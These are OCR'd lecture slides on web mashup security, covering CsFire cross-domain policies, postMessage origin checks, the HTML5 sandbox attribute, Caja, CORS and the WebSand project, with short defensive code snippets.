
- Additional information needed
  - Specify intended cross-domain requests
  - Server policy identifies desired cross-domain requests
- In CsFire prototype
  - Server policies via policy server
  - Local policies

Unified client-server approach

- Server can provide additional input via a cross-domain policy
  - → Which cross-domain interactions are intended/allowed by the server
    - Allow cross-domain cookies?
    - Allow cross-domain http authentication?
    - Originating domains (host, port, protocol, path)?
    - Destination domain (host, port, protocol, path)?
- This policy allows a finer-grained decision within the browser

Mashup security

Mashups by example



Mashups: Definition

A web application that combines content (data/ code) or services from multiple origins to create a new service

Incentives for mashups


- Added value of combined result
- Content re-use
- Flexible and lightweight applications

- Examples:
  - Google Maps, Jquery
  - Yahoo pipes,
  - Gadgets: iGoogle, Yahoo!, facebook aps, …

Mashup security problems

- Source providers may reside in different trust domains!
- Sensitive information may leak to untrusted sources
- No behavioral restrictions to mashup components
- Mashup component can influence execution of other components

Example Case: The Financial Mashup



Security requirements for mashups

- Separation
  - DOM, Scripts, Applicable in same domain
- Interaction
  - Confidentiality, Integrity, Mutual auth.
- Communication
  - Cross-domain, authenticated
- Behavior Control

- Full paper available:
  - Ph. De Ryck, M. Decat, L. Desmet, F.Piessens, W. Joosen. Security of Web Mashups: a Survey, NordSec 2010, LNCS, Espoo, Finland, 27-30 October 2010

Separation and *Interaction*

- Restriction of the SOP
  - No interaction between different-origin documents

- Mashups have a history of enabling interaction:
  - Fragment Identifier Messaging [1]
  - SMash [2]
  - Subspace [3]
  - postMessage [1]

Interaction: postMessage

- Enables frame communication
  - JavaScript API to send/receive messages
  - Event-driven
  - Mutual authentication
- Standardized
  - Part of HTML5
  - Already supported in major browsers

```
window.addEventListener("message", rcv, false);

function rcv(event) {
  if (event.origin !== "http://example.org") return;

  //handle event
}
```

```
var f = frames[1];
f.postMessage("abc123", "http://frame.example.com");
```

Separation and Interaction

- Restriction of the SOP
  - → No separation between same-origin documents

- Stronger separation than IFRAMES:
  - → Module-tag [4]
  - → MashupOS [5]
  - → OMash [6]
  - → Sandbox-attribute [7]

Separation: sandbox

- Provides frame restrictions
  - Unique origin
  - Disable plugins, forms, script, navigation
- Standardized
  - Part of HTML5
  - Not yet supported in major browsers (only Chrome)
- Some underspecified behavior
  - Unique origin and cookies
  - Unique origin and interaction/communication

```
<iframe src="http://example.com" sandbox >…</iframe>
```

Script Isolation

- Restriction of the SOP
  - No separation between loaded scripts (origin agnostic)
- Subsetting JavaScript:
  - ADSafe [8]
  - FaceBook JavaScript [9]
  - Caja [10]

Script Isolation: Caja

- **Goal**: object-capability security in JavaScript with a minimal impact
  - Static verification
  - Runtime checks
- Allows reasoning about the language [11]
- Successfully used on Yahoo Application Platform, iGoogle, …

Communication

- Restriction of the SOP
  - No communication to different origins
- Mashup techniques have proven otherwise:
  - Client/Server-side Proxies [3]
  - Script Communication
  - Plugin Communication (Flash, Java, …) [16]
  - Cross-Origin Resource Sharing [17]

Communication: CORS


- Enables cross-domain communication
  - Same mechanism as XHR
  - Uses additional headers to supply information
  - Enforcement by browser
  - Protection of legacy code!
- About to be standardized
  - W3C Working draft
  - Specifies API and algorithms, not implementation
  - Already supported in major browsers

Advanced Fine-Grained Control

- Restriction of the SOP
  - No separation between loaded scripts (origin agnostic)
- Restriction of script inclusion
  - No control over loaded scripts
- Restrictions on scripts
  - No restrictions to execute security-sensitive operations
  - No restrictions to interact with parts of the DOM

- **Behavior control / Policy enforcement**:
  - Browser Enforced Embedded Policies [12]
  - Self-Protecting JavaScript [13]
  - ConScript [14]
  - Secure Multi-Execution [15]

Overview



Separation / Isolation: sandbox / caja

Interaction with other components: postMessage

Communication with integrator / provider: CORS

Fine-Grained Control: caja / policy-based techniques

Future of mashup security

- Improvements of current state-of-the-art
  - Unique origin authentication
  - Web developer / administrator support
- Address changing requirements
  - Fine-grained control
  - Flexible policies

WebSand

https://www.websand.eu/







EC FP7-ICT-5-STREP: WebSand Project


- Unified security solution for web applications spanning client and server side
  - Server-driven security solution
  - Client-side sandboxing
- Support for fine-grained security policies
  - Fine-grained access control
  - End-to-end information flow control
  - Secure Composition of mashups


Server-driven security solution



Client-side "sandboxing"


Unprotected






Explicit Execution Monitor

Inlined Reference Monitor





Secure By Construction

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